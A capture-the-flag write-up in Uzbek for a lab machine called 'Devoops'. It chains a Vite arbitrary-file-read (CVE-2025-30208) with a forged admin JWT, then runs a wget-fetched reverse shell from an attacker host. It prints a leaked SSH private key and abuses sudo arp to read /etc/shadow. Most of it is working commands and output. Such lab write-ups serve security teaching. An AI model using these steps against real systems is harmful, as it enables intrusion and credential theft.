

Devoops - Writeup

1. Reconnaissance

Nmap orqali portlarni skanerlash natijasida 3000-port ochiqligini ko'rdik. IP manzil: 192.168.56.120



Brauzer orqali 3000-portga kirganimizda, Vue.js + Express.js yordamida yaratilgan loyiha haqida qo'llanma sahifasini ko'rdik.


Vite + Vue
Not Secure
http://192.168.56.120:3000
Creating a Vue.js + Express.js Project
This guide will walk you through the steps to create a front-end and back-end separated project using Vue.js + Express.js.
Steps
1. Create a Vue.js Project
It is recommended to always use pnpm as the package manager for Node.js projects.
pnpm create vite@latest
Create a Vue.js project as you normally would, using your preferred method.
2. Add Express.js
pnpm add express
3. Create the Server-Side Program
Create server.js in the project root directory and add some Express.js code.
import express from 'express';
const address = 'localhost';
const port = 3001;
app.listen(port, address, () => {
console.log(`Listening on http://${address}:${port}`)

2. Vulnerability Assessment - LFI (Local File Inclusion) in Vite

Fuzzing jarayonida serverda ko'plab endpointlar, jumladan `/sign`, `/execute` kabi sahifalar hamda `@vite/client` kabi Vite resurslari borligi aniqlandi.

```
kali@kali: ~
Session  Actions  Edit  View  Help
🏁  Press [ENTER] to use the Scan Management Menu™
200      GET       15l       33w      414c Auto-filtering found 404-like response and created new filter; toggle off with --d
ont-filter
403      GET       11l       32w      374c http://192.168.56.120:3000/.env
404      GET        0l        0w        0c http://192.168.56.120:3000/favicon.ico
403      GET       11l       32w      382c http://192.168.56.120:3000/package.json
200      GET        1l        1w      189c http://192.168.56.120:3000/sign
404      GET       10l       15w      149c http://192.168.56.120:3000/signer
404      GET       10l       15w      150c http://192.168.56.120:3000/sign-up
404      GET       10l       15w      150c http://192.168.56.120:3000/sign_up
404      GET       10l       15w      156c http://192.168.56.120:3000/signaturepics
404      GET       10l       15w      152c http://192.168.56.120:3000/signature
404      GET       10l       15w      149c http://192.168.56.120:3000/signed
404      GET       10l       15w      149c http://192.168.56.120:3000/signin
404      GET       10l       15w      150c http://192.168.56.120:3000/signing
404      GET       10l       15w      150c http://192.168.56.120:3000/signoff
404      GET       10l       15w      149c http://192.168.56.120:3000/signon
404      GET       10l       15w      150c http://192.168.56.120:3000/signout
404      GET       10l       15w      149c http://192.168.56.120:3000/signup
200      GET        6l       33w     1651c http://192.168.56.120:3000/@id/__vite-browser-external:util
200      GET      409l     1268w    14271c http://192.168.56.120:3000/node_modules/.vite/deps/dotenv_config.js
200      GET        6l       33w     1705c http://192.168.56.120:3000/@id/__vite-browser-external:child_process
200      GET    23255l    66454w   915023c http://192.168.56.120:3000/node_modules/.vite/deps/express.js
200      GET     3619l    12885w   131325c http://192.168.56.120:3000/node_modules/.vite/deps/jsonwebtoken.js
200      GET      130l      348w    21764c http://192.168.56.120:3000/server
401      GET        1l        2w       48c http://192.168.56.120:3000/execute
200      GET      124l      168w    13838c http://192.168.56.120:3000/node_modules/.vite/deps/vite.js
200      GET     2564l     8454w    77634c http://192.168.56.120:3000/node_modules/.vite/deps/@vitejs_plugin-vue.js
200      GET       26l       59w     4236c http://192.168.56.120:3000/vite.config.js
[############>-------] - 64s   157115/251820  34s     found:26      errors:3177
```

Vite serverida CVE-2025-30208 zaifligi mavjud bo'lib, bu bizga `/@fs/` orqali ixtiyoriy fayllarni o'qish imkonini berdi. Avvaliga `/proc/self/environ` o'qib tizim haqida ma'lumot yig'dik, so'ngra `/opt/node/.env` faylini o'qib, `JWT_SECRET` kalitini qo'lga kiritdik.

```
┌──(saidislom㉿kali)-[CVE-2025-30208]
└─$ curl http://192.168.56.120:3000/@fs/proc/self/environ?raw??
export default "EINFO_LOG=/etc/init.d/node\u0000USER=runner\u0000npm_config_user_agent=pnpm/10.8.1 npm/? node/v22.13.1 linux
x64\u0000npm_node_execpath=/usr/bin/node\u0000SHLVL=7\u0000HOME=\u0000RC_SVCNAME=node\u0000npm_config_registry=https://regist
ry.npmjs.org/\u0000TERM=vt102\u0000RC_SERVICE=/etc/init.d/node\u0000SVCNAME=node\u0000npm_config_node_gyp=/usr/local/lib/node
_modules/pnpm/dist/node_modules/node-gyp/bin/node-gyp.js\u0000PATH=/opt/node/node_modules/.bin:/opt/node/node_modules/.bin:/u
sr/local/lib/node_modules/pnpm/dist/node-gyp-bin:/bin:/sbin:/bin:/sbin:/usr/bin:/usr/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/
usr/local/sbin\u0000EINFO_LASTCMD=ebegin\u0000npm_package_name=devoops\u0000NODE=/usr/bin/node\u0000npm_config_frozen_lockfil
e=\u0000npm_lifecycle_script=nodemon\u0000npm_package_version=0.0.0\u0000npm_lifecycle_event=dev\u0000npm_config_verify_deps_
before_run=false\u0000NODE_PATH=/opt/node/node_modules/.pnpm/vite@6.2.0/node_modules/vite/bin/node_modules:/opt/node/node_mod
ules/.pnpm/vite@6.2.0/node_modules/vite/node_modules:/opt/node/node_modules/.pnpm/vite@6.2.0/node_modules:/opt/node/node_modu
les/.pnpm/node_modules:/opt/node/node_modules/.pnpm/concurrently@9.1.2/node_modules/concurrently/dist/bin/node_modules:/opt/n
ode/node_modules/.pnpm/concurrently@9.1.2/node_modules/concurrently/dist/node_modules:/opt/node/node_modules/.pnpm/concurrent
ly@9.1.2/node_modules/concurrently/node_modules:/opt/node/node_modules/.pnpm/concurrently@9.1.2/node_modules:/opt/node/node_m
odules/.pnpm/node_modules:/opt/node/node_modules/.pnpm/nodemon@3.1.9/node_modules/nodemon/bin/node_modules:/opt/node/node_mod
ules/.pnpm/nodemon@3.1.9/node_modules/nodemon/node_modules:/opt/node/node_modules/.pnpm/nodemon@3.1.9/node_modules:/opt/node/
node_modules/.pnpm/node_modules\u0000PWD=/opt/node\u0000npm_execpath=/usr/local/lib/node_modules/pnpm/bin/pnpm.cjs\u0000npm_c
ommand=run-script\u0000PNPM_SCRIPT_SRC_DIR=/opt/node\u0000INIT_CWD=/opt/node\u0000"
//# sourceMappingURL=data:application/json; base64,eyJ2ZXJzaW9uIjozLCJzb3VyY2VzIjpbImVudmlyb24/cmF3PyJdLCJzb3VyY2VzQ29udGVudCI
6WyJleHBvcnQgZGVmYXVsdCBcIkVJTkZPX0xPRz0vZXRjL2luaXQuZC9ub2RlXFx1MDAwMFVTRVI9cnVubmVyXFx1MDAwMG5wbV9jb25maWdfdXNlcl9hZ2VudD1w
bnBtLzEwLjguMSBucG0vPyBub2RlL3YyMi4xMy4xIGxpbnV4IHg2NFxcdTAwMDBucG1fbm9kZV9leGVjcGF0aD0vdXNyL2Jpbi9ub2RlXFx1MDAwMFNITFZMPTdcX
HUwMDAwSE9NRT1cXHUwMDAwUkNfU1ZDTkFNRT1ub2RlXFx1MDAwMG5wbV9jb25maWdfcmVnaXN0cnk9aHR0cHM6Ly9yZWdpc3RyeS5ucG1qcy5vcmcvXFx1MDAwMF
RFUk09dnQxMDJcXHUwMDAwUkNfU0VSVklDRT0vZXRjL2luaXQuZC9ub2RlXFx1MDAwMFNWQ05BTUU9bm9kZVxcdTAwMDBucG1fY29uZmlnX25vZGVfZ3lwPS91c3I
vbG9jYWwvbGliL25vZGVfbW9kdWxlcy9wbnBtL2Rpc3Qvbm9kZV9tb2R1bGVzL25vZGUtZ3lwL2Jpbi9ub2RlLWd5cC5qc1xcdTAwMDBQQVRIPS9vcHQvbm9kZS9u
b2RlX21vZHVsZXMvLmJpbjovb3B0L25vZGUvbm9kZV9tb2R1bGVzLy5iaW46L3Vzci9sb2NhbC9saWIvbm9kZV9tb2R1bGVzL3BucG0vZGlzdC9ub2RlLWd5cC1ia
W46L2Jpbjovc2JpbjovYmluOi9zYmluOi91c3IvYmluOi91c3Ivc2JpbjovdXNyL2JpbjovdXNyL3NiaW46L3Vzci9sb2NhbC9iaW46L3Vzci9sb2NhbC9zYmluXF
x1MDAwMEVJTkZPX0xBU1RDTUQ9ZWJlZ2luXFx1MDAwMG5wbV9wYWNrYWdlX25hbWU9ZGV2b29wc1xcdTAwMDBOT0RFPS91c3IvYmluL25vZGVcXHUwMDAwbnBtX2N
vbmZpZ19mcm96ZW5fbG9ja2ZpbGU9XFx1MDAwMG5wbV9saWZlY3ljbGVfc2NyaXB0PW5vZGVtb25cXHUwMDAwbnBtX3BhY2thZ2VfdmVyc2lvbj0wLjAuMFxcdTAw
MDBucG1fbGlmZWN5Y2xlX2V2ZW50PWRldlxcdTAwMDBucG1fY29uZmlnX3ZlcmlmeV9kZXBzX2JlZm9yZV9ydW49ZmFsc2VcXHUwMDAwTk9ERV9QQVRIPS9vcHQvb
m9kZS9ub2RlX21vZHVsZXMvLnBucG0vdml0ZUA2LjIuMC9ub2RlX21vZHVsZXMvdml0ZS9iaW4vbm9kZV9tb2R1bGVzOi9vcHQvbm9kZS9ub2RlX21vZHVsZXMvLn
```


```
┌──(saidislom㉿kali)-[CVE-2025-30208]
└─$ curl 'http://192.168.56.120:3000/@fs/opt/node/.env?import&raw??'
export default "JWT_SECRET='2942szKG7Ev83aDviugAa6rFpKixZzZz'\nCOMMAND_FILTER='nc,python,python3,py,py3,bash,sh,ash,|,&,<,>,l
s,cat,pwd,head,tail,grep,xxd'\n"
//# sourceMappingURL=data:application/json; base64,eyJ2ZXJzaW9uIjozLCJzb3VyY2VzIjpbIi5lbnY/aW1wb3J0JnJhdz8iXSwic291cmNlc0NvbnR
lbnQiOlsiZXhwb3J0IGRlZmF1bHQgXCJKV1RfU0VDUkVUPScyOTQyc3pLRzdFdjgzYUR2aXVnQWE2ckZwS2l4WnpaeidcXG5DT01NQU5EX0ZJTFRFUj0nbmMscHl0
aG9uLHB5dGhvbjMscHkscHkzLGJhc2gsc2gsYXNoLHwsJiw8LD4sbHMsY2F0LHB3ZCxoZWFkLHRhaWwsZ3JlcCx4eGQnXFxuXCIiXSwibmFtZXMiOltdLCJtYXBwa
W5ncyI6IkFBQUEsTUFBTSxDQUFDLE9BQU8sQ0FBQyxDQUFDLFVBQVUsQ0FBQyxDQUFDLGdDQUFnQyxDQUFDLENBQUMsZUFBZSxDQUFDLENBQUMsRUFBRSxDQUFDLE
1BQU0sQ0FBQyxPQUFPLENBQUMsRUFBRSxDQUFDLEdBQUcsQ0FBQyxJQUFJLENBQUMsRUFBRSxDQUFDLEdBQUcsQ0FBQyxDQUFDLENBQUMsQ0FBQyxDQUFDLENBQUM
sQ0FBQyxDQUFDLENBQUMsRUFBRSxDQUFDLEdBQUcsQ0FBQyxHQUFHLENBQUMsSUFBSSxDQUFDLElBQUksQ0FBQyxJQUFJLENBQUMsR0FBRyxDQUFDLENBQUMsQ0FB
QyJ9

┌──(saidislom㉿kali)-[CVE-2025-30208]
└─$
```

Fayl ichida, shuningdek, qaysi buyruqlar filtrlanganini (`COMMAND_FILTER`) ko'rishimiz mumkin edi.

3. Exploitation - JWT Forgery va RCE (Remote Code Execution)

Qo'lga kiritilgan `JWT_SECRET` (2942szKG7Ev83aDviugAa6rFpKixZzZz) yordamida jwt.io saytida o'zimiz uchun `admin` huquqiga ega bo'lgan (uid: 1) yangi JWT tokenni yasadik.



Ushbu tokenni `Authorization: Bearer` orqali `/execute?cmd=` endpointiga yubordik. `wget` buyrug'i filtrlanmaganligi sababli, o'zimizning serverdan `rev.js` revers shell payloadini yuklab olib, `node /tmp/rev.js` orqali ishga tushirdik.


```
┌──(saidislom㉿kali)-[CVE-2025-30208]
└─$ curl -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOjEsInJvbGUiOiJhZG1pbiJ9.Cwv1jwYldeefgzLBE2UU
Hph-RAHVtgNohq-efC_NyXY" "http://192.168.56.109:3000/execute?cmd=wget+http://192.168.56.1:8000/rev.js+-O+/tmp/rev.js"
curl: (7) Failed to connect to 192.168.56.109:3000 after 3049 ms: Could not connect to server

┌──(saidislom㉿kali)-[CVE-2025-30208]
└─$ curl -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOjEsInJvbGUiOiJhZG1pbiJ9.Cwv1jwYldeefgzLBE2UU
Hph-RAHVtgNohq-efC_NyXY" "http://192.168.56.120:3000/execute?cmd=wget+http://192.168.56.1:8000/rev.js+-O+/tmp/rev.js"
{"status":"failed","data":{"stdout":"","stderr":"Connecting to 192.168.56.1:8000 (192.168.56.1:8000)\nsaving to '/tmp/rev.js'
\nrev.js               100% |*******************************|   309  0:00:00 ETA\n'/tmp/rev.js' saved\n"}}

┌──(saidislom㉿kali)-[CVE-2025-30208]
└─$
```

Natijada `runner` (uid=1000) foydalanuvchisi huquqida reverse shell qabul qildik.

```
┌──(saidislom㉿kali)-[CVE-2025-30208]
└─$ curl -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1aWQiOjEsInJvbGUiOiJhZG1pbiJ9.Cwv1jwYldeefgzLBE2UU
Hph-RAHVtgNohq-efC_NyXY" "http://192.168.56.120:3000/execute?cmd=node+/tmp/rev.js"
```


1 2 3 4 5
21:35
kali@kali: ~/Workspace/CVE-2025-30208
Session Actions Edit View Help
(Penelope)—(Session [1])> exec whoami
runner
(Penelope)—(Session [1])> saidislom

4. Lateral Movement - hana useriga o'tish

Server ichki fayllarini tekshirib, Gitea bazasida (`gitea.db` yoki git commits) `id_ed25519` SSH kaliti qoldirib ketilganini topdik.

```
kali@kali: ~/Workspace/CVE-2025-30208
Session  Actions  Edit  View  Help
+
+This template should help get you started developing with Vue 3 in Vite. The template uses Vue 3 `<script setup>` SFCs, chec
k out the [script setup docs](https://v3.vuejs.org/api/sfc-script-setup.html#sfc-script-setup) to learn more.
+
+Learn more about IDE Support for Vue in the [Vue Docs Scaling up Guide](https://vuejs.org/guide/scaling-up/tooling.html#ide-
support).
diff --git a/id_ed25519 b/id_ed25519
new file mode 100644
index 0000000..a2626a4
--- /dev/null
+++ b/id_ed25519
@@ -0,0 +1,7 @@
+-----BEGIN OPENSSH PRIVATE KEY-----
+b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
+QyNTUxOQAAACCMB5xEc6A2I69whyZDcTSPGVsz2jivuziHAEXaAlJLrgAAAJgA8k3lAPJN
+5QAAAAtzc2gtZWQyNTUxOQAAACCMB5xEc6A2I69whyZDcTSPGVsz2jivuziHAEXaAlJLrg
+AAAEBX7jUWSgQUQgA8z8yL85Eg1WiSgijSu3C4x8TVF/G3uIwHnERzoDYjr3CHJkNxNI8Z
+WzPaOK+7OIcARdoCUkuuAAAAEGhhbmFAZGV2b29wcy5obXYBAgMEBQ==
+-----END OPENSSH PRIVATE KEY-----
diff --git a/index.html b/index.html
new file mode 100644
index 0000000..8388c4b
--- /dev/null
+++ b/index.html
@@ -0,0 +1,13 @@
+<!doctype html>
+<html lang="en">
+  <head>
+    <meta charset="UTF-8" />
+    <link rel="icon" type="image/svg+xml" href="/vite.svg" />
+    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
```

Ushbu SSH kalit yordamida mahalliy serverga `hana` foydalanuvchisi bo'lib SSH orqali kirdik va `uid=1001(hana)` huquqiga ega bo'ldik.


kali@kali: ~/Workspace/CVE-2025-30208

Session Actions Edit View Help

```
/opt/node $ ssh -i /tmp/id_rsa -o StrictHostKeyChecking=no hana@localhost
Warning: Identity file /tmp/id_rsa not accessible: No such file or directory.
Pseudo-terminal will not be allocated because stdin is not a terminal.
Could not create directory '/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/.ssh/known_hosts).
Permission denied, please try again.
Permission denied, please try again.
hana@localhost: Permission denied (publickey,password,keyboard-interactive).
/opt/node $ whoami
runner
/opt/node $ ssh -i id_rsa -o StrictHostKeyChecking=no hana@localhost
Pseudo-terminal will not be allocated because stdin is not a terminal.
Could not create directory '/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/.ssh/known_hosts).
whoami
hana
id
uid=1001(hana) gid=100(users) groups=100(users),100(users)
/bin/sh -i
/bin/sh: can't access tty; job control turned off
~ $ saidislom
```

5. Privilege Escalation - sudo orqali root olish

`hana` foydalanuvchisi orqali `sudo -l` buyrug'ini ishga tushirganimizda, `/sbin/arp` dasturini parolsiz (NOPASSWD) ishga tushira olishimizni ko'rdik.



`/sbin/arp -v -f /etc/shadow` yordamida `/etc/shadow` faylini o'qishga muvaffaq bo'ldik, chunki `arp` xato format haqidagi xabarlarida fayl qatorlarini ekranga chiqaradi. Bu orqali `root` paroli heshini qo'lga kiritdik.

```
kali@kali: ~/Workspace/CVE-2025-30208
Session  Actions  Edit  View  Help
arp: format error on line 17 of etherfile /etc/shadow !
>> klogd:!:20199:0:99999:7:::
arp: format error on line 18 of etherfile /etc/shadow !
>> chrony:!:20199:0:99999:7:::
arp: format error on line 19 of etherfile /etc/shadow !
